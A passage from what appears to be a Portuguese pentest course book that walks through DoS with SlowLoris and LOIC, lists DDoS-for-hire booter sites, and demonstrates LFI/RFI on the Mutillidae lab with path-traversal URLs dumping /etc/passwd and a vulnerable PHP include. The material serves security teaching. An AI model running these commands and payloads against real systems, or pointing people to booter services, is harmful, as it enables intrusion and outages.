resposta será bem maior. Sendo assim, mesmo que o atacante tenha baixa largura de banda, eles podem causar grandes impactos nas máquinas-alvo da rede.

Para encaminhar as requisições é enviado o UDP. O uso desse protocolo, combinando com o fato de que há vários servidores recursivos que aceitam requisições de qualquer IP, chamados de revolvedores abertos (open resolvers), torna difíceis o bloqueio desse tipo de ataque. Pelo fato de o DNS responder um tipo de resposta maior do que as requisições, os serviços de DNS carão precários, causando problemas na resolução de nomes nesse servidor de DNS.

Peer to Peer

Este tipo de ataque não faz uso de botnets e é realizado frequentemente. O atacante não necessita ter contato com os clientes.



O ataque funciona enviando instruções aos clientes de redes P2P. Essas instruções fazem com que clientes se desconectem da rede P2P

atual e se conectem na rede do alvo. Como resultado disso, uma grande quantidade de conexões com o alvo tenta ser iniciada, parando o servidor ou levando a uma queda signifcativa dele.

Uma vez que o atacante se conecta a um desses peers, ele consegue iniciar muitos outros peers, inundando a rede P2P com as instruções do atacante.

SlowLoris

O ataque com SlowLoris é referido como um ataque baixo e lento, pois o atacante utiliza um baixo volume de tráfego para gerar uma taxa lenta de requisições. Veja o exemplo:



Um ataque SlowLoris pode partir de uma única origem. O atacante vai enviar uma solicitação HTTP sem uma sequência finalizada, fazendo com que o site/IP de destino seja degradado aos poucos, deixando a conexão aberta e esperando que o pedido seja concluído.

Porém, o pedido nunca termina, e a máquina de destino cará aguardando a finalização até que todos os seus recursos sejam alocados e a sequência seja finalizada – mas isso nunca ocorrerá, fazendo com que a máquina-alvo use todos os recursos disponíveis.

Realizando um ataque DoS

O ataque DoS pode ser realizado de forma manual; porém, podemos encontrar scripts e softwares com opções avançadas para realizar esse ataque. Alguns deles são o SlowLoris e o LOIC.

Utilizando o SlowLoris

O SlowLoris não faz parte da suíte de ferramentas do Kali Linux, mas é possível realizar o download no GitHub.

Instalando os pré-requisitos:

```
root@kali:~# apt-get install perl libwww-mechanize-shell-perl  
perlmechanize
```

Realize o download pelo GitHub:

```
root@kali:~/opt# git clone https://github.com/llaera/slowloris.pl.git  
Cloning into 'slowloris.pl'...  
remote: Counting objects: 15, done. remote: Total 15  
(delta 0), reused 0 (delta 0), pack-reused 15 Unpacking  
objects: 100% (15/15), done.
```

Entre no diretório slowloris.pl. Agora podemos utilizar o SlowLoris.

Realizando o ataque em HTTP

Para executar o ataque DoS digite:

```
root@kali:~# perl slowloris.pl -dns 172.16.0.12 -port 80 timeout 5 num  
5000
```

Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client by Laera Loris Defaulting to a 5 second tcp connection timeout.

Defaulting to a 100 second re-try timeout.

Multithreading enabled.

Connecting to 172.16.0.12:80 every 100 seconds with 5000 sockets:

Building sockets.

Building sockets.

Building sockets.

Building sockets.

Sending data.

Current stats: Slowloris has now sent 725 packets successfully. This thread now sleeping for 100 seconds...

Sending data.

Current stats: Slowloris has now sent 940 packets successfully.

This thread now sleeping for 100 seconds...

-perl: executa a aplicação perl, para utilizar o script.

-slowloris.pl: executa o script em pear.

-dns 172.16.0.12: indica a url/IP da vítima.

-port 80: indica a porta a ser atacada; neste caso, porta 80.

-timeout 5: define o tempo de espera entre cada ataque; neste caso, 5 segundos.

-num 5000: define o número de sockets a ser aberto para a conexão.

Após a execução desse comando, ele iniciará o bombardeamento de pacotes na máquina-alvo até que, se possível, a máquina pare de responder.

Realizando o ataque em HTTPS

Para um ataque de alto desempenho em alvos que utilizam HTTPS, digite o seguinte comando:

```
root@kali:~# perl slowloris.pl -dns 172.16.0.12 -port 443 -timeout 30 -  
num 500 -https
```

-https: indica que o ataque será feito em um servidor https.

Utilizando o LOIC

O LOIC não faz parte da suíte de ferramentas do Kali Linux, mas é possível realizar o download no seguinte site:

Disponível em: <https://sourceforge.net/projects/loic>. Acesso em: 14 ago.
2019.

Instalando os pré-requisitos

```
root@kali:~# apt-get install git-core monodevelop
```

Instalando o LOIC

Após instalar os pré-requisitos e realizar o download, descompacte o arquivo baixado:


```
root@kali:~# unzip LOIC-1.0.8-binary.zip  
Archive: LOIC-1.0.8-binary.zip  
in ating: LOIC.exe
```

Iniciando um ataque

O LOIC é uma ferramenta grá ca; para iniciá-la, abra o terminal no diretório em que o arquivo foi descompactado e digite:

```
root@kali:~# mono LOIC.exe
```

O seu uso é bastante intuitivo, basta inserir a URL ou IP do alvo, determinar opções como tamanho, quantidade, porta, o método e clicar para iniciar o ataque:



- Indicamos o site-alvo – [http://hack-yourself-
rst.com/](http://hack-yourself-rst.com/) (que serve a esse tipo de propósito).
- Indicamos as opções do ataque – porta 80, do tipo UDP com 10 threads (número de conexões que serão realizadas para o ataque).

Após executar o programa, navegue no site indicado e verá que o desempenho caiu bastante.

É possível também utilizar o LOIC em uma versão online desenvolvida em Javascript. Para utilizá-la, acesse o site: <http://loiconline.host22.com/>. O JS LOIC realiza apenas ataques do tipo HTTP.

Booters and Stressers

Booters and Stressers nada mais é que DDoS como um serviço.

É possível comprar esses serviços por preços considerados acessíveis, e a maioria dos sites que realizam esse serviço aceita bitcoins.

Há também sites que realizam ataques de forma profissional para realização de pentest; neles há exceções nos tipos de endereços.

Veja alguns sites que realizam esse serviço:

<https://booter.xyz/> <https://networkstress.xyz/>

<https://topbooter.net/home>

<http://betabooter.com>

Observações

- 1) A maioria dos ataques DoS, para serem realmente efetivos, precisam ser feitos em massa ou com botnets.
- 2) Há diversas maneiras de minimizar um ataque DDoS, já que ele não pode ser evitado. Algumas maneiras são:
 - Ter um plano de contingência para servidores expostos.
 - Criar políticas de segurança de acesso a serviços.
 - Limitar largura de bandas para os serviços.
 - Implementar seguranças como LoadBalance.
- 3) Como exemplo, é possível que o servidor ou a rede tenha configurações para proteção de ataques desse tipo. Veja um exemplo de código iptables que pode prevenir ataques DoS:

```
iptables -A INPUT -p tcp --syn --dport 80 -m connlimit -connlimit-above 30 -j DROP
```

Esse comando limita o número de 30 conexões tcp particulares na porta 80.

- 4) Uma aplicação interessante para acompanhar ataques DoS a nível mundial é o <https://www.digitalattackmap.com/>

-
1. Videoaula TDI – Ataques na Rede – Redirecionamento de Tráfego – ARP spoo ng.
 2. Videoaula TDI – Ataques na Rede – Redirecionamento de Tráfego – DNS spoo ng.3.
 3. Videoaula TDI – Ataques na Rede – Ettercap – man-in-the-middle
 4. Videoaula TDI – Ataques na Rede – Explorando o Heartbleed.
 5. Videoaula TDI – Ataques de Negação de Serviço.
 6. Fonte da imagem: <https://security.stackexchange.com/questions/197088/why-the-ddos-attackerneed-many-zombie-machine-for-attack/197090>.
 7. Fonte das imagens: https://www.verisign.com/en_US/resources/img/ddos_diagram_http-get.png



Entendendo formulários web¹

Um formulário em XHTML ou HTML é a maneira mais comum de usar um formulário online. Usando apenas o `<form>` e `<input>` é possível desenhar a maioria das aplicações web.

Criando um formulário web

Primeiramente vamos iniciar o serviço do Apache:

```
root@kali:~# service apache2 start
```

Há um diretório-padrão que o Apache utiliza para armazenar as páginas web, o diretório `/var/www/html/`.


Vamos criar um arquivo do tipo `.html` nesse diretório:

```
root@kali:~# vim /var/www/html/web_form.html
```

Insira os seguintes códigos para criar um formulário simples de login que vai requisitar usuário e senha:

```
<html>
<form name="teste" method="GET" action="">
<input name="usuario" type="text"/><br/>
<input name="senha" type="password"><br/>
<input name="oculto" type="hidden"><br/>
<input type="submit" value="Enviar"><br/>
</form>
</html>
```

Agora vamos acessar esse formulário. Abra o navegador web e digite: 127.0.0.1/ web_form.html.



Esse é apenas um simples exemplo para entendermos o funcionamento das páginas web.

Observação

Através de criação de formulários é possível obter dados sensíveis de usuários.

~#[Pensando_fora.da.caixa]

Em uma análise de segurança de site é importante veri car o código-fonte da página web, devido aos códigos ocultos HTML. Pressione Crtl + U no Firefox para ver o código-fonte da página.

Método GET

Esse método é utilizado quando queremos passar poucas informações para realizar uma pesquisa ou simplesmente passar uma informação para outra página através da URL. O que não pode acontecer é as suas requisições resultarem em mudanças no conteúdo da resposta.

A função do método GET é pura e simplesmente recuperar um recurso existente no servidor. O resultado de uma requisição GET é “cacheável” pelo cliente, ou seja, ca no histórico do navegador.

Veja um exemplo do método GET na URL:

`http://www.umsite.com.br/?cat=3&pag=2&tipo=5`

Para que possa entender melhor esse exemplo, você só precisa olhar para as informações que vêm logo após a interrogação (?), pois é o símbolo que indica o início dos dados passados através da URL, ou seja, pelo método GET.

Se você prestar atenção, notará que sempre vem um índice e um valor logo após o sinal de igualdade (por exemplo, cat=3), e, quando queremos incluir mais de uma informação, acrescentamos o símbolo & para concatenar o restante (por exemplo, cat=3&pag=2&tipo=5).

Esse método é bem restrito quanto ao tamanho e a quantidade das informações que são passadas pela URL. É possível enviar no máximo 1.024 caracteres, o que limita bastante suas possibilidades com esse método.

Caso passe desse limite, você corre o risco de obter um erro na sua página, já que as informações foram passadas de forma incompleta.

~#[Pensando_fora.da.caixa]

Como você já percebeu, as informações enviadas são visíveis ao visitante, o que é uma brecha na segurança, pois um visitante malicioso pode colocar algum código de SQL Injection e fazer um grande estrago no site, ou até mesmo comprometer o servidor.

Quando necessitamos passar parâmetros confidenciais, como as senhas, não devemos utilizar esse método. Para isso temos o POST.

Método POST₂

Este método é mais seguro e tem uma capacidade de dados melhor que o GET. Nele, uma conexão paralela é aberta e os dados são passados por ela. Não há restrição referente ao tamanho, e os dados não são visíveis ao usuário.

Esse método é feito através de formulários (Tag <form>), nos quais passamos informações para uma outra página que vai recebê-las e fazer o que o desenvolvedor necessita – por exemplo, tratamento dos dados, armazenamento no banco de dados etc.

Por passar dados invisíveis ao usuário, esse método se torna mais seguro; devemos utilizá-lo quando criamos sistemas de acesso restrito com “sessões” (login/senha).

Para enviarmos algumas informações de um formulário para uma outra página, devemos incluir no atributo method o valor POST, e no atributo action, o nome do arquivo que vai receber as informações.

Veja a seguir o exemplo de um código HTML usando o POST:

```

<html>
<?php
$user = $_POST['usuario'];
?>
<form name="teste" method="POST" action="index.php">
<input name="usuario" type="text" /><br />
<input type='submit' value="Enviar"/><br />
</form>
Seja bem-vindo <?php print $user; ?>
</html>

```


Salve esse arquivo com o nome index.php no diretório /var/www/html para realizar o teste a seguir.

Agora abra o navegador web, pois vamos instalar um plugin do Firefox chamado Tamper Data – uma simples ferramenta que vamos utilizar para demonstrar a captura das informações.


Realize a instalação do plugin a partir do seguinte link:
<https://addons.mozilla.org/en-US/refox/addon/tamper-data-for-ffquantum/>

Após a instalação, abra o Tamper Data, clique no menu Tools do Firefox e, na sequência, em Tamper Data. Acesse a página do nosso exemplo citado anteriormente: <http://127.0.0.1/index.php>

Abra o Tamper Data e clique em Start Tamper no menu superior esquerdo.



Após a inicialização do Tamper Data, abra o navegador web e entre com o nome de um usuário, por exemplo, Mario. O Tamper Data vai solicitar uma ação para a requisição. Clique em Tamper:



Agora faça alteração do campo usuário do parâmetro POST e clique em OK. Veja o exemplo a seguir:

Request Head...	Request ...	Post Paramete...	Post Para...
Host	127.0.0.1	usuario	Thompson
User-Agent	Mozilla/5.0 (
Accept	text/html,ap		
Accept-Language	en-US,en;q=1		

Observe que realizamos a alteração no parâmetro POST no campo usuário, pois inserimos o nome Thompson.

O site deve retornar o usuário Thompson, e não Mario, como foi inserido na requisição legítima. Veja o retorno:

Apesar de esse método ser mais seguro que o GET, os usuários não são totalmente seguros, pois há alguns métodos avançados que podem capturar e manipular essas informações através de ferramentas proxy, como o Burp e o SQL Injection.

File Inclusion Vulnerabilities^{3,4,5}

A inclusão remota de arquivos (RFI) e a inclusão de arquivos locais (LFI) são vulnerabilidades frequentemente encontradas em aplicativos web mal escritos. Elas ocorrem quando um aplicativo da web permite que o usuário envie entrada para arquivos ou envie arquivos para o servidor.

As LFI's permitem que um invasor leia e às vezes execute arquivos na máquina-vítima. Isso pode ser muito perigoso, pois, se o servidor da web estiver configurado incorretamente e estiver funcionando com privilégios altos, o invasor poderá obter acesso a informações confidenciais. Se o atacante é capaz de colocar o código no servidor web por outros meios, então ele pode ser capaz de executar comandos arbitrários.

As RFIs são mais fáceis de explorar, mas menos comuns. Em vez de acessar um arquivo na máquina local, o invasor é capaz de executar o código hospedado em sua própria máquina.

Para realizar esses métodos de ataque é necessário conhecer a linguagem de programação do site. Em nosso estudo vamos utilizar as vulnerabilidades do PHP.

LFI – Local File Include

A falha ocorre devido ao fato de o atacante acessar qualquer valor do parâmetro da aplicação do alvo, e a aplicação não fazer a validação correta do valor, informando, antes, a execução da operação através do método GET. Sabemos que o método GET passa na URL o que for executado, caso não seja configurado nenhuma action dentro do parâmetro.


Esse tipo de falha faz com que a aplicação web mostre o conteúdo de alguns arquivos internos no servidor; essa falha também pode permitir a execução de códigos do lado do servidor e do lado do cliente; como exemplo, Javascript, que pode levar à ocorrência de outros tipos de ataque, como XSS, negação de serviço e vazamentos de informações sensíveis.

Esses processos de inclusão já estão presentes localmente no servidor em questão. Através da exploração de processos de inclusão vulneráveis, são implementados na aplicação web. Essa falha ocorre quando uma página recebe como entrada um caminho de um arquivo que será incluído,

e essa entrada não é validada de forma correta pela aplicação e possibilita que os caracteres de “directory transversal” sejam injetados.

Método LFI – teste no Metasploitable2

Vamos realizar um ataque utilizando este método. Organizaremos o ambiente de teste, então, para isso, inicie uma máquina metasploitable2 e abra o navegador web. Insira na URL o IP do metasploitable e selecione a aplicação Mutillidae, que é própria para realizar esses tipos de testes.



Esse site imita um site comum, com várias abas e subabas – um site completo.

Explorando o Mutillidae

Se clicarmos em Home observamos que a URL passa parâmetros PHP do método GET, buscando a página solicitada em questão.

`http://172.16.0.17/mutillidae/index.php?page=home.php`

Se clicarmos em Login/Register veremos que ele passa os parâmetros para buscar a página de login.

```
http://172.16.0.17/mutillidae/index.php?page=login.php
```

Podemos observar que todas as páginas dessa aplicação são vulneráveis, aí na, o Mutillidae foi criado para realizar testes.

Realizando o ataque

Vamos passar alguns parâmetros que não existem na URL, para verificarmos a resposta que o site vai retornar.

```
http://172.16.0.17/mutillidae/index.php?page=test
```

The screenshot shows a web browser window with the URL `http://172.16.0.17/mutillidae/index.php?page=test`. The page title is "Mutillidae: Born to be Hacked". At the top, it says "Version: 2.1.19", "Security Level: 0 (Hosed)", "Hints: Disabled (0 - I try harder)", and "Not Logged In". Below the title, there's a navigation bar with links for Home, Login/Register, Toggle Hints, Toggle Security, Reset DB, View Log, and View Captured Data. The main content area contains two warning messages in red text:
`Warning: include(test) [function.include]: failed to open stream: No such file or directory in /var/www/mutillidae/index.php on line 469`
`Warning: include() [function.include]: Failed opening 'test' for inclusion (include_path='.: /usr/share/php:/usr/share/pear') in /var/www/mutillidae/index.php on line 469`

Observe que ele retorna um erro, informando que o diretório ou arquivo que foi passado não existe. Também informa o caminho em que estamos atualmente.

```
... No such file or directory in /var/www/mutillidae/index.php
```

Com essa informação, sabemos que estamos a três níveis do diretório raiz (/) do sistema operacional Linux.

Se ele mostra o caminho atual, sabemos que esse servidor está vulnerável ao LFI e pode estar passivo de serem acrescentados diretórios transversais. Podemos passar comando para acessar outros diretórios diretamente na URL.

Vamos tentar acessar alguns arquivos sensíveis, digite na URL:

```
http://172.16.0.17/mutillidae/index.php?page=/../../etc/passwd
```

dae/index.php?page=../../../../etc/passwd



Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuuid:x:100:101:/var/lib/libuuuid:/bin/sh
dhcp:x:101:102:/nonexistent:/bin/false
syslog:x:102:103:/home/syslog:/bin/false
klog:x:103:104:/home/klog:/bin/false
sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113:/var/cache/bind:/bin/false
postfix:x:106:115:/var/spool/postfix:/bin/false
ftpx:x:107:65534:/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:/bin/false
user:x:1001:1001:just a user,,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120:/nonexistent:/bin/false
proftpd:x:113:65534:/var/run/proftpd:/bin/false
statd:x:114:65534:/var/lib/nfs:/bin/false
snmp:x:115:65534:/var/lib/snmp:/bin/false
```

Observe que ele mostra na página o conteúdo do arquivo /etc/passwd do servidor. Com isso sabemos que o usuário do sistema que o PHP utiliza (www-data) tem permissão de leitura nesses diretórios.

Vamos tentar acessar algum arquivo para o qual esse usuário possivelmente não tenha permissão:

<http://172.16.0.17/mutillidae/index.php?page=../../../../etc/shadow>

dex.php?page=../../../../etc/shadow



Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Warning: include(/../../../../etc/shadow) [function.include]: failed to open stream: Permission denied in /var/www/mutillidae/index.php on line 469

Warning: include() [function.include]: Failed opening '/../../../../etc/shadow' for inclusion (include_path='.:./usr/share/php:/usr/share/pear') in /var/www/mutillidae/index.php on line 469

Observe que neste caso o usuário tem a permissão negada para acessar esse arquivo.

Porém, há a possibilidade de você executar comandos através dessa vulnerabilidade, tanto no LFI como no RFI.

RFI – Remote File Include

Para que uma RFI seja bem-sucedida, duas funções no arquivo de configuração do PHP precisam ser definidas: Allow_url_fopen e allow_url_include precisam estar em On. A partir da documentação do PHP podemos ver o que essas configurações fazem.

Allow_url_fopen – “Essa opção habilita os wrappers de fopen com reconhecimento de URL que permitem acessar o objeto URL como arquivos. Envoltórios padrão são fornecidos para o acesso de arquivos remotos usando o protocolo ftp ou http, e algumas extensões como zlib podem registrar wrappers adicionais.”⁶

Allow_url_include – “Essa opção permite o uso de wrappers fopen com reconhecimento de URL com as seguintes funções: include, include_once, require, require_once.”⁷

A linguagem PHP é particularmente suscetível a vulnerabilidades de inclusão de arquivos porque a sua função include() pode aceitar um caminho remoto. Essa tem sido a base de inúmeras vulnerabilidades em aplicações PHP.

Considere um aplicativo que forneça conteúdo diferente para pessoas em locais diferentes. Quando os usuários escolhem a sua localização, essa informação é comunicada ao servidor através de um parâmetro de solicitação, como mostrado a seguir:

```
https://www.xpto123teste.net/index.php?Country=US
```

A aplicação processa o parâmetro Country da seguinte forma:

```
$country = $_GET['Country'];
include($country.'.php');
```

Isso causará o carregamento do arquivo US.php que está localizado no sistema de arquivos do servidor web. O conteúdo do arquivo é efetivamente copiado para dentro do index.php e é executado.

Um atacante pode explorar esse comportamento de diferentes formas; a mais séria seria especificando uma URL externa ao local de inclusão do arquivo. A função include do PHP aceita essa entrada e, então, traz o arquivo especificado para executar o conteúdo.

Consequentemente, um atacante pode construir um script malicioso contendo um conteúdo complexo e arbitrário, hospedar em um servidor web ou utilizar ferramentas, como o netcat que ele controla, e invocá-lo para ser executado através da aplicação vulnerável.

Iniciando o ambiente de teste

Vamos realizar alguns testes para explorar esta vulnerabilidade contaminando logs e realizando conexão através do netcat.

Para isso, inicie a máquina metasploitable2 e abra o navegador web e selecione a aplicação Mutillidae.

```
http://172.16.0.17/mutillidae/
```

Contaminando logs8

A contaminação de logs é uma técnica que tem como o objetivo fazer com que os arquivos de log cresçam de forma exponencial, fazendo com que eles estourem ou causem uma DoS.

A contaminação de logs pode ser realizada remotamente passando comandos na URL e explorando as vulnerabilidades do PHP. Lembrando que isso é uma etapa importante a ser realizada para apagar os rastros de acesso.

Altere a URL para o caminho onde se encontram os arquivos de log do sistema:

```
http://172.16.0.17/mutillidae/index.php?  
page=../../var/log/messages
```